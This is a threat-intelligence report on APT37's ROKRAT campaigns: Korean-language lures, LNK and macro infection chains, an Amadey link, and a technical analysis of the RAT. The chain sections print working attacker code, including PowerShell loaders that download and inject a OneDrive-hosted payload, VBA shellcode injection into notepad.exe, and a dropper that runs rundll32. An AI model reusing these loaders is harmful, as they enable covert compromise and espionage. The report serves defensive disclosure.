Chain Reaction: ROKRAT's Missing Link

By etal

Published: 2023-05-01 · Archived: 2026-04-09 02:05:39 UTC

Key findings

- Check Point Research (CPR) continues to track the evolution of ROKRAT and its delivery methods.
- ROKRAT has not changed significantly over the years, but its deployment methods have evolved, now utilizing archives containing LNK files that initiate multi-stage infection chains. This is another representation of a major trend in the threat landscape, where APTs and cybercriminals alike attempt to overcome the blocking of macros from untrusted sources. The first sample we will discuss below was first discovered in July 2022, the same month that Microsoft began enforcing this new rule.
- The lures used as part of the ROKRAT infections are largely focused on South Korean foreign and domestic affairs. Most of those lures are in Korean, suggesting the targets are Korean-speaking individuals.
- Our findings suggest that various multi-stage infection chains used to eventually load ROKRAT were utilized in other attacks, leading to the deployment of additional tools affiliated with the same actor. Those tools include another custom backdoor, GOLDBACKDOOR, and the commodity malware Amadey.

Introduction

From the many reports on APT37 in recent months, to Mandiant's announcement on APT43, a lot of attention is currently focused on North Korean threat actors – and with good reason. North Korea has a long history of attacking its southern neighbor, especially by means of cyber warfare which continues today. In this article, we describe a cluster of observed activity that deploys ROKRAT, a tool previously attributed to a North Korean threat actor commonly referred to as APT37, Inky Squid, RedEyes, Reaper or ScarCruft.

In previous years, ROKRAT infection chains usually involved a malicious Hangul Word Processor (HWP, a popular document format in South Korea) document with an exploit, or a Microsoft Word document with macros. While some ROKRAT samples still use these techniques, we have observed a shift to delivering ROKRAT with LNK files disguised as legitimate documents. This shift is not exclusive to ROKRAT but represents a larger trend that became very popular in 2022. In July of that year, Microsoft began blocking macros in Office applications by default in an effort to minimize the spread of malware, and the first malware sample we discuss was discovered in the same month.

In our report, we discuss various infection chains and lures used by APT37 in their recent attacks, and the resulting payloads of ROKRAT and Amadey. Finally, we dive deeply into a technical analysis of ROKRAT.

While we were in the final stages of preparing this blogpost, another report containing a technical analysis of one of the ROKRAT campaigns was published. While it overlaps with our findings to some extent, we believe that our report provides important information about additional campaigns by APT37, as well as a deep analysis of the ROKRAT malware.

Background

First reported by Talos in April 2017, ROKRAT (also known as DOGCALL) has been consistently attributed to APT37. Typically, this tool was used to target government sectors in South Korea as well as journalists, activists, and North Korean defectors. According to the initial report, one of the ROKRAT samples utilized Twitter as its Command and Control (C&C) infrastructure, while the other relied on Yandex and Mediafire. The latter sample more closely resembles how ROKRAT operates today, relying on cloud file storage services as a C&C mechanism.

Originally supporting only Windows, over the years ROKRAT has adapted to other platforms, with macOS and Android versions discovered in the wild. The macOS version, also known as CloudMensis, was first described by ESET in July 2022. Although Android versions of ROKRAT have existed for a long time, InterLab and S2W both introduced a newer version of ROKRAT on Android, known as RambleOn (Cumulus). All of this demonstrates that this malware is still being actively developed and distributed.

Many of the tools attributed to APT37 are custom-written tools like ROKRAT, including (but not limited to) the recently reported M2RAT, Konni RAT, Chinotto, and GOLDBACKDOOR. However, the actors also use commodity malware such as Amadey. Using commodity malware makes it more difficult to attribute the attack to a specific group, as it's widely available and anyone can acquire it.

As documented in recent publications, the threat actors have been active lately. In February, AhnLab reported a new RAT named Map2RAT or M2RAT for short. This RAT utilizes steganography tricks by hiding executables inside JPEG files to evade detection. In March, Sekoia and ZScaler both published accounts of APT37's use of phishing sites and PowerShell backdoors, the latter of which led to the deployment of another implant named Chinotto.

Lures and Infection Chains

Over the past four months, we observed multiple infection chains leading to ROKRAT deployment. In most cases, an LNK file initiates the infection, although in a few a DOC file was used for the same purpose (the method in previous ROKRAT attacks). During our analysis of the ROKRAT infection chain, we came across a similar chain leading to the deployment of Amadey, a commercial RAT sold in underground forums. Although the nature of the attacks is different, we believe all of those were crafted by the same actors.


Figure 1 – Timeline of lures and infection chains.

Decoy LNK Infection Chains

In April 2022, Stairwell published a detailed analysis of GOLDBACKDOOR, a malware utilized in a targeted attack against South Korean journalists. Stairwell provided a thorough analysis of an infection chain that utilizes large LNK files running PowerShell, leading to the execution of the newly discovered malware while dropping a decoy document. This technique is a unique implementation of a publicly available tool called EmbedExeLnk.

Although first linked to GOLDBACKDOOR, analysis of recent lures tied to APT37 suggests this technique has become a prominent method used to deliver another tool associated with the same actor, namely ROKRAT. The implementation of ROKRAT and GOLDBACKDOOR loading mechanisms are so similar that differentiating between the two is only possible upon retrieving the payload.

Over the last few months, we were able to identify multiple lures utilizing this unique implementation delivered in ZIP and ISO archives. Only some of these lures were confirmed to lead to ROKRAT deployment. All of the lures used the theme of South Korean domestic and foreign affairs.

July 2022 – National Assembly Committees

The earliest indication of the above-mentioned infection chain was found in a ZIP file named `(0722)상임위원회 및 상설특별위원회 위원 명단(최종).zip` (`(0722) Standing Committee and Standing Special Committee Member List (final).zip`). This ZIP file contains an LNK with the same name and looks very similar to the LNK loader that was used for GOLDBACKDOOR.

In this case, a decoy HWP document is dropped and opened. The document contains information about committees in the National Assembly, the South Korean parliament. Based on the timestamp of the ZIP archive, it appears that the document became publicly available on the National Assembly's website and was weaponized within a single day. Unfortunately, we were not able to get the end payload in this infection chain, though it is highly likely it was either GOLDBACKDOOR or ROKRAT.


Figure 2 – Decoy HWP document about committees in the South Korean National Assembly.

January 2023 – Projects in Libya

At the beginning of February 2023, we came across another new sample of ROKRAT. This time, the actors used a ZIP archive, named `projects in Libya.zip`, which contains several stolen documents. In the malicious archive, there were three benign files called `MFZ Executive Summary Korea.pdf`, `Proposed MOU GTE Korea.docx`, and `Proposed MOU GTE Korea.pdf`. The fourth file was a suspiciously large LNK, approximately 42.5 MB, masquerading as a PDF file named `Pipelines Profile (Elfeel- Sharara-Mellitah + Wafa - Mellitah).pdf`. Unlike all of the other lures we saw, this one was in English.

All the documents in this archive are connected to the Libyan Oil & Gas industry. The three benign documents are about a project involving a Libyan oil company called Geotech Energy and a South Korean consultant company called Tundrabiz. The decoy document that is opened after clicking the malicious LNK shows the profiling of an oil pipeline from 2005 by Enppi, an international contractor that specializes in projects in the oil and gas industries.


Figure 3 – Pipelines Profile (Elfeel- Sharara-Mellitah + Wafa – Mellitah).pdf.


Figure 4 – MFZ Executive Summary Korea.pdf.

April 2023 – North Korea Diplomacy

At the beginning of April, we saw a similar infection chain from an ISO file that led to ROKRAT. The sample contained two malicious LNKs inside named `북 외교관 선발파견 및 해외공관.lnk` (`Selection and Dispatch of North Korean Diplomats and Overseas Missions.lnk`) and `북한외교정책결정과정.lnk` (`North Korea foreign policy`

`decision-making process.lnk`). Both LNKs contain and drop decoy HWP files, which is a common document format in South Korea and is widely used by North Korean threat actors to distribute malware. The files are named `230401.hwp` and `230402.hwp`, respectively. These names likely indicate the dates April 1 and April 2, 2023, just a few days before the ISO archive was discovered. Both decoy documents contain articles regarding diplomacy and policy decisions of South Korea toward North Korea.

Figure 5 – North Korea's Selected and Dispatch of Diplomats and Operation of Overseas Missions article by Chulmin Han, Former North Korean diplomat in Africa (230401.hwp). Automatic translation on the right.

April 2023 – Korean Association for Public Administration

On April 19, another pair of LNKs were discovered. This time, there was no archive file; the LNKs were uploaded separately to VirusTotal and were not given meaningful names. However, based on the pattern we observed, they were probably named according to the PDF file they both contain: `2023년도 4월 29일 세미나.pdf` (`April 29, 2023 Seminar.pdf`). This decoy PDF file details a seminar that it claims will happen on April 29, 2023, at the Korean Association for Public Administration, and includes a Zoom link and itinerary.

Even though the two LNKs dropped the same document and script, one file was 10 MB and the other nearly 50 MB, due to different amounts of padding inside the LNK files. Unfortunately, at the time of analysis, the payload hosted on OneDrive had already been taken down, so we are unsure of the final payload. However, we believe that it was probably ROKRAT or GOLDBACKDOOR.


Figure 6 - Lure document 2023년도 4월 29일 세미나.pdf (April 29, 2023 Seminar.pdf).
Figure 6 – Lure document 2023년도 4월 29일 세미나.pdf (April 29, 2023 Seminar.pdf).

LNK Infection Chain Analysis

All of the LNKs discussed above lead to nearly the same infection chain. An example of the infection is depicted below, as demonstrated in the "Projects in Libya" archive:


Figure 7 - Infection chain for "Projects in Libya" lure.
Figure 7 – Infection chain for "Projects in Libya" lure.

Clicking the malicious LNK file triggers the execution of a PowerShell, and initiates the following infection chain:

1. The PowerShell extracts a document file from the LNK, drops it to the disk, and then opens it. This file is a decoy to trick users into thinking they simply opened a normal PDF or HWP file.
2. The PowerShell extracts a BAT script from the LNK, drops it to the disk, and executes it.

   $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {$dirPath = 'C:\Users\admin\AppData\Local\Temp'}; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0002A8F60E} | Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 03568692 -ReadCount 03568692; $pdfPath = 'C:\Users\admin\AppData\Local\Temp\230130.pdf'; sc $pdfPath ([byte[]]($pdfFile | select -Skip 003388)) -Encoding Byte; & $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 03571940 -ReadCount 03571940; $exePath = 'C:\Users\admin\AppData\Local\Temp\230130.bat'; sc $exePath ([byte[]]($exeFile | select -Skip 03568692)) -Encoding Byte; & $exePath;

   ```
   $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {$dirPath = 'C:\Users\admin\AppData\Local\Temp'}; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0002A8F60E} | Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 03568692 -ReadCount 03568692; $pdfPath = 'C:\Users\admin\AppData\Local\Temp\230130.pdf'; sc $pdfPath ([byte[]]($pdfFile | select -Skip 003388)) -Encoding Byte; & $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 03571940 -ReadCount 03571940; $exePath = 'C:\Users\admin\AppData\Local\Temp\230130.bat'; sc $exePath ([byte[]]($exeFile | select -Skip 03568692)) -Encoding Byte; & $exePath;
   ```

3. The BAT script executes a new PowerShell instance that downloads a payload from OneDrive, decodes it by taking the first byte of the payload as a key, and XORs it with the remainder of the payload.
4. The resulting payload is reflectively injected into PowerShell, causing it to run as a new thread.
5. The shellcode decodes the ROKRAT portion of the payload with a four-byte XOR key and executes it.

> Plain text
>
> Copy to clipboard
>
> Open code in new window
>
> EnlighterJS 3 Syntax Highlighter

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072)

$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);'

$b=Add-Type -MemberDefinition $aa -Name "AAA" -PassThru

$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);'

$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru

$c = New-Object System.Net.WebClient

$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalFOTHZFRV9DVU9iUFdnLXhPZG8xRXFYckU_ZT1BM1QwV

$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint
e,IntPtr f);'

$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru

$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);'

$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru

$e=112

do {

try {

$c.Headers["user-agent"] = "connnecting..."

$xmpw4=$c.DownloadData($d)

$x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100)

$old = 0

$aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old)

for ($h = 1; $h -lt $xmpw4.Length; $h++)

{ [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]) ) }

try { throw 1 }

catch {

$handle=$ccc::CreateThread(0,0,$x0,0,0,0)

$fff::WaitForSingleObject($handle, 500*1000) }

$e=222 }

catch {

sleep 11

$e=112 }

} while($e -eq 112)
```

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072)
$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);' $b=Add-Type -
MemberDefinition $aa -Name "AAA" -PassThru $abab = '[DllImport("kernel32.dll")]public static extern bool
VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);' $aab=Add-Type -MemberDefinition $abab -Name "AAB" -
PassThru $c = New-Object System.Net.WebClient
$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalFOTHZFRV9DVU9iUFdnLXhPZG8xRXFYckU_ZT1BM1QwV
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint
e,IntPtr f);' $ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);' $fff=Add-Type
-MemberDefinition $ddd -Name "DDD" -PassThru $e=112 do { try { $c.Headers["user-agent"] = "connnecting..."
$xmpw4=$c.DownloadData($d) $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100) $old = 0
$aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old) for ($h = 1; $h -lt $xmpw4.Length; $h++) {
[System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]) ) } try {
```

> throw 1 } catch { $handle=$ccc::CreateThread(0,0,$x0,0,0,0) $fff::WaitForSingleObject($handle, 500*1000) } $e=222 } catch { sleep 11 $e=112 } } while($e -eq 112)

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072)
$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);'
$b=Add-Type -MemberDefinition $aa -Name "AAA"  -PassThru
$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru
$c = New-Object System.Net.WebClient
$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalFOTHZFRV9DVU9iUFdnLXhPZG8xR
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,In
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);'
$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru
$e=112

do {
    try {
        $c.Headers["user-agent"] = "connnecting..."
        $xmpw4=$c.DownloadData($d)
        $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100)
        $old = 0
        $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old)
        for ($h = 1; $h -lt $xmpw4.Length; $h++)
        {   [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[
        try {   throw 1 }
        catch {
            $handle=$ccc::CreateThread(0,0,$x0,0,0,0)
            $fff::WaitForSingleObject($handle, 500*1000) }
        $e=222 }
    catch   {
        sleep 11
        $e=112 }
} while($e -eq 112)
```

Classic ROKRAT Infection Chain

While adopting new behavior to keep up with the shifting threat landscape, ROKRAT operators still stick to some old habits. In parallel to the newly identified method described above, ROKRAT is still deployed using malicious Word documents.

In December 2022, a malicious Word document named `사례비_지급의뢰서.doc` (`Case fee_Payment request.doc`) was submitted to VirusTotal. The document itself contains a short form to enter personal and banking information. However, closer inspection of the document reveals references to the Ministry of Unification, a ministry in the South Korean government that is responsible for guiding policy with North Korea and dealing with North Korean defectors, with the ultimate goal of reuniting the two countries.


Figure 8 – Infection chain for “Projects in Libya” lure.

Once the user opens the malicious document and allows the macro to execute, the following infection chain is triggered:

1. The macro checks and ensures it has access to the Visual Basic project by setting the AccessVBOM registry key to load additional code.
2. The macro decodes a new VBA script, writes it to a new module in the macro, and then executes it. This is done without dropping any of the code to the disk.
3. The second VBA script runs `notepad.exe` and injects shellcode into it.
4. The shellcode runs inside `notepad.exe` and reaches out to OneDrive to download the ROKRAT payload and execute it in memory.

> Plain text
>
> Copy to clipboard
>
> Open code in new window
>
> EnlighterJS 3 Syntax Highlighter
>
> src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4, <truncated>...
>
> #If Win64 Then

> Dim FSO As Object
>
> Set FSO = CreateObject("Scripting.FileSystemObject")
>
> Dim windowsDir As String
>
> windowsDir = FSO.GetSpecialFolder(0)
>
> windowsDir = windowsDir & "\SysWOW64\notepad.exe"
>
> ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0, start, proc)
>
> #Else
>
> ReturnValue = CreateProcessA(0, "notepad.exe", 0, 0, False, 0, 0, 0, start, proc)
>
> #End If
>
> PID = proc.dwProcessID
>
> If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False, PID) Else Exit Sub
>
> dwCodeLen = &H800
>
> shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000, PAGE_EXECUTE_READWRITE)
>
> hGlobalMemory = GlobalAlloc(GHND, UBound(src_str))
>
> For i = LBound(src_str) To UBound(src_str)
>
> bValue = src_str(i)
>
> RtlMoveMemory hGlobalMemory + i, bValue, 1
>
> Next i
>
> Dim resultWriteProcess
>
> resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr, hGlobalMemory, UBound(src_str) + 1, ret)
>
> hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0, 0, shellAddr, 0, 0, 0)
>
> src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4, <truncated>... #If Win64 Then Dim FSO As Object Set FSO = CreateObject("Scripting.FileSystemObject") Dim windowsDir As String windowsDir = FSO.GetSpecialFolder(0) windowsDir = windowsDir & "\SysWOW64\notepad.exe" ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0, start, proc) #Else ReturnValue = CreateProcessA(0, "notepad.exe", 0, 0, False, 0, 0, 0, start, proc) #End If PID = proc.dwProcessID If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False, PID) Else Exit Sub dwCodeLen = &H800 shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000, PAGE_EXECUTE_READWRITE) hGlobalMemory = GlobalAlloc(GHND, UBound(src_str)) For i = LBound(src_str) To UBound(src_str) bValue = src_str(i) RtlMoveMemory hGlobalMemory + i, bValue, 1 Next i Dim resultWriteProcess resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr, hGlobalMemory, UBound(src_str) + 1, ret) hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0, 0, shellAddr, 0, 0, 0)

```
src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4, <truncated>...
    #If Win64 Then
        Dim FSO As Object
        Set FSO = CreateObject("Scripting.FileSystemObject")
        Dim windowsDir As String
        windowsDir = FSO.GetSpecialFolder(0)
        windowsDir = windowsDir & "\SysWOW64\notepad.exe"
        ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0, start, proc)
    #Else
        ReturnValue = CreateProcessA(0, "notepad.exe", 0, 0, False, 0, 0, 0, start, proc)
    #End If
    PID = proc.dwProcessID
    If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False, PID) Else Exit Sub
    dwCodeLen = &H800
    shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000, PAGE_EXECUTE_READWRITE
    hGlobalMemory = GlobalAlloc(GHND, UBound(src_str))
    For i = LBound(src_str) To UBound(src_str)
```

```
        bValue = src_str(i)
        RtlMoveMemory hGlobalMemory + i, bValue, 1
    Next i
    Dim resultWriteProcess
    resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr, hGlobalMemory, UBound(src_
    hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0, 0, shellAddr, 0, 0, 0)
```

The infection chain described here is extremely similar to what MalwareBytes reported in January 2021, which also deployed ROKRAT by injecting shellcode into `notepad.exe` and loading the RAT in memory. However, the samples described in the MalwareBytes research had compilation dates from 2019, whereas the new ROKRAT sample we discovered appears to have been compiled on December 21, 2022, only six days before the document was submitted to VirusTotal.

Additionally, there is another document recently discovered in April 2023 that appears to be part of the same infection chain, only this time the target process for injection is `mspaint.exe`. The document references a few subjects such as Kim Jong-Un's potential successor and North Korea's nuclear weapon capabilities. Unfortunately, at the time of our analysis, the URL was no longer replying to the request to download the payload. However, it is highly likely that this document was also intended to deliver ROKRAT.

The Amadey Connection

At the beginning of November 2022, a file called `securityMail.zip` was submitted to VirusTotal. This ZIP contained two LNKs which were both suspiciously large at just under 5 MB. The implementation of PowerShell commands within the two LNKs is unique and overlaps only with ROKRAT and GOLDBACKDOOR LNK infections. This specific infection chain, however, ends up deploying Amadey, a commodity malware available for sale on cybercrime forums. Amadey was linked in the past to Konni, another cluster of activity that aligns with APT37.

Figure 9 - Infection chain for the “Security Mail” lure. Opening either of these LNKs results in a similar flow:
Figure 9 – Infection chain for the “Security Mail” lure.Opening either of these LNKs results in a similar flow:

1. A PowerShell command extracts a decoy HTML file from the LNK and drops it to disk, in a similar manner to ROKRAT infection chains:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
$dirPath = Get-Location;$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0000472484} | Select-Object -ExpandProperty FullName;if($lnkpath.length -eq 0) {$dirPath = \"$env:temp\";$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0000472484} | Select-Object -ExpandProperty FullName;};$pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00090300 -ReadCount 00090300;$pdfPath = \"$env:temp\securityMail_1031.html\"; sc $pdfPath ([byte[]] ($pdfFile | select -Skip 004386)) -Encoding Byte; & $pdfPath;$exeFile = gc $lnkpath -Encoding Byte -TotalCount 04662404 -ReadCount 04662404;$exePath=\"$env:public\11702.zip\";sc $exePath ([byte[]]($exeFile | select -Skip 00090300)) -Encoding Byte;$shell = new-object -com shell.application;$zip = $shell.Namespace($exePath);if($zip.items().count -gt 0){$executemodule = $env:public + '\' + $zip.items().item(0).name;$shell.Namespace($env:public).CopyHere($zip.items().item(0), 1044) | out-null; remove-item -path $exePath -force;$batPath=\"$env:public\27868.bat\";$cmdline=\"rundll32.exe `\"$executemodule`\",Run`r`ndel /f /q %0\";sc $batPath $cmdline;start-process -filepath $batPath -windowstyle hidden;}
```


```
$dirPath = Get-Location;$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0000472484} | Select-Object -ExpandProperty FullName;if($lnkpath.length -eq 0) {$dirPath = \"$env:temp\";$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0000472484} | Select-Object -ExpandProperty FullName;};$pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00090300 -ReadCount 00090300;$pdfPath = \"$env:temp\securityMail_1031.html\"; sc $pdfPath ([byte[]] ($pdfFile | select -Skip 004386)) -Encoding Byte; & $pdfPath;$exeFile = gc $lnkpath -Encoding Byte -TotalCount 04662404 -ReadCount 04662404;$exePath=\"$env:public\11702.zip\";sc $exePath ([byte[]]($exeFile | select -Skip 00090300)) -Encoding Byte;$shell = new-object -com shell.application;$zip = $shell.Namespace($exePath);if($zip.items().count -gt 0){$executemodule = $env:public + '\' + $zip.items().item(0).name;$shell.Namespace($env:public).CopyHere($zip.items().item(0), 1044) | out-null; remove-item -path $exePath -force;$batPath=\"$env:public\27868.bat\";$cmdline=\"rundll32.exe `\"$executemodule`\",Run`r`ndel /f /q %0\";sc $batPath $cmdline;start-process -filepath $batPath -windowstyle hidden;}
```

```
$dirPath = Get-Location;$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.le
```

2. This PowerShell also extracts a ZIP archive from the LNK, which contains a DLL. The DLL is then dropped to disk as `mfc100.dll`.
3. The PowerShell finally extracts a BAT script from the LNK as well, dropping it to disk and executing it.
4. The BAT script runs the DLL with `rundll32.exe` and deletes itself.

> Plain text
>
> Copy to clipboard
>
> Open code in new window
>
> EnlighterJS 3 Syntax Highlighter
>
> rundll32.exe "C:\Users\Public\mfc100.dll",Run
>
> del /f /q %0
>
> rundll32.exe "C:\Users\Public\mfc100.dll",Run del /f /q %0

```
rundll32.exe "C:\Users\Public\mfc100.dll",Run
del /f /q %0
```

An initial analysis of the DLL file revealed that it is packed with Themida, a commercial code protection solution. After analyzing a memory dump of its execution, we were able to confirm that this was in fact Amadey. The decoy HTML file contains a fake login page for Kakao Bank, a popular bank in South Korea. Further analysis of the HTML revealed that it is not used for password phishing, but to hide the threat actors' intentions.


Figure 10 – Fake Kakao Bank login page (automatic translation on the right).

ROKRAT Technical Analysis

ROKRAT is just one of the many custom tools used by this threat actor, but is definitely versatile and powerful. ROKRAT primarily focuses on running additional payloads and extensive data exfiltration. It relies on cloud infrastructure for C&C functions, including DropBox, pCloud, Yandex Cloud, and OneDrive. ROKRAT also collects information about the machine to prevent further infection of unintended victims.

While it's no secret that ROKRAT has not significantly changed in the last few years, this can be attributed to its slick use of in-memory execution, disguising C&C communication as potentially legitimate cloud communication, and additional layers of encryption to hinder network analysis and evade network signatures. As a result, there are not a lot of recent published articles about ROKRAT.

General Malware Structure

Most samples of ROKRAT have a very simple WinMain function. All of the samples analyzed so far contain a data collection functionality (`CollectMachineData`, as seen in Figure 11 below) which is executed before the execution of the Main RAT thread (`MainRATThread`). This thread initializes the RAT and runs a loop to try and get commands from the C&C, and then parses and executes them.

There are two additional functionalities embedded into the WinMain function that we only observed in a subset of the samples. The first checks if the RAT is able to write to the TEMP directory (`CheckTemp`, as seen in Figure 11 below). The second one creates a thread (`KillCertainProcessesThread`) to kill certain processes linked to previous infection vectors that exploited vulnerabilities in Hancom Office.


Figure 11 – An example of a WinMain function in ROKRAT.

Victim Fingerprinting and Evasions

One of the first functions that ROKRAT calls when it executes is designed to collect data about the infected machine. In this phase of infection, this is likely to help the attackers distinguish if this is a desired target or not, and then act accordingly. In this function (and many others), ROKRAT uses encrypted strings to prevent some of the techniques used from being visible to static analysis. The information collected here includes whether the program is running on WOW64 (indicating 32-bit applications running on 64-bit windows), the version of vmtoolsd.exe (VMWare Tools Daemon, if installed), SMBIOS data from the registry, and the system BIOS version from the registry as well.

The RAT also collects the username, machine name, and the full path to the executable file where the RAT is executing. The latter is important because the infection chain usually involves injecting a ROKRAT PE file into an existing process's memory. In other words, this allows the attackers to see if ROKRAT is executing in the expected process, such as `powershell.exe` or `notepad.exe`. Finally, the function checks to see if the executable has permission to create a file for writing under `C:\Windows`.


Figure 12 – CollectMachineData collects various information about the infected machine.

While a lot of the target's data is collected in the function mentioned above, there is another data collection function that runs in the context of the main RAT thread before ROKRAT starts accepting commands. This second function check calls the `IsDebuggerPresent` API, storing the result as a character (0 or 1). In addition, it calls a function to grab a screenshot of the machine.

The data collection carried out in the main thread will be executed, sending the collected each time ROKRAT attempts to get commands.

In this same function, some samples also check if there is a running process named `360Tray.exe`, a process that is part of an antivirus software called 360 Total Security. The result is stored in a global Boolean variable and is accessed in a separate function used to execute shellcode payloads. Interestingly, if the process was found, ROKRAT doubles the timeout period it waits for the shellcode to finish running from 24 seconds to 48 seconds. If the shellcode runs past the timeout period and `360Tray.exe` was not previously detected, ROKRAT attempts to terminate the shellcode thread.

As previously mentioned, some ROKRAT samples execute a thread called `KillCertainProcessesThread`. This thread kills two processes, `gbb.exe` and `gswin32c.exe`, which are responsible for parsing postscript data in Hancom Office. In the past, ROKRAT samples have come from malicious HWP documents that exploit these processes to gain code execution. Most likely, this is code left over from trying to clean any traces of exploitation from previous campaigns.

Instead of using hardcoded or encrypted strings for these process names, ROKRAT instead contains a simple hashing algorithm that determines a process name based on an integer value. It works in the following way:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

def calculate_hash(process_name):

hash_value = 5381 # Initial value

for current_char in process_name.upper():

hash_value = ord(current_char) + 33 * hash_value

return hash_value & 0xFFFFFFFF # Return as 32-bit integer

def calculate_hash(process_name): hash_value = 5381 # Initial value for current_char in process_name.upper(): hash_value = ord(current_char) + 33 * hash_value return hash_value & 0xFFFFFFFF # Return as 32-bit integer

```
def calculate_hash(process_name):
    hash_value = 5381  # Initial value
    for current_char in process_name.upper():
        hash_value = ord(current_char) + 33 * hash_value
    return hash_value & 0xFFFFFFFF  # Return as 32-bit integer
```

C&C Communication

In each of the ROKRAT samples we analyzed, the malware configuration contained an ID number representing the cloud infrastructure, and the API token to use it. The ID number can have the following values to correspond to different cloud providers, as well as a test mode that allows the RAT to communicate with the local machine:

- 1 – Local machine (no cloud)
- 3 – Dropbox
- 4 – pCloud
- 5 – Yandex


Figure 13 – Switch case statement for the cloud storage provider.

Further analysis indicates that there are usually two C&C configurations, one used as the primary infrastructure and the second as a backup. In the latest samples we discovered, the primary C&C was **pCloud** and the secondary was **Yandex Cloud**.

ROKRAT starts with initializing the token and then gets the folder content from the C&C to make sure it has access and the token is valid:


Figure 14 – GET request headers to list folder directory in pCloud.

The names for the files that ROKRAT uses are generated based on `GetTickCount` API and random values from the `rand` API with the time of execution as a seed.

ROKRAT uploads a file to the server that contains the following information about the victim machine:

- Hardcoded value `0xBAADFEDE` – Used later in the C&C communication
- `IsDebuggerPresent` value
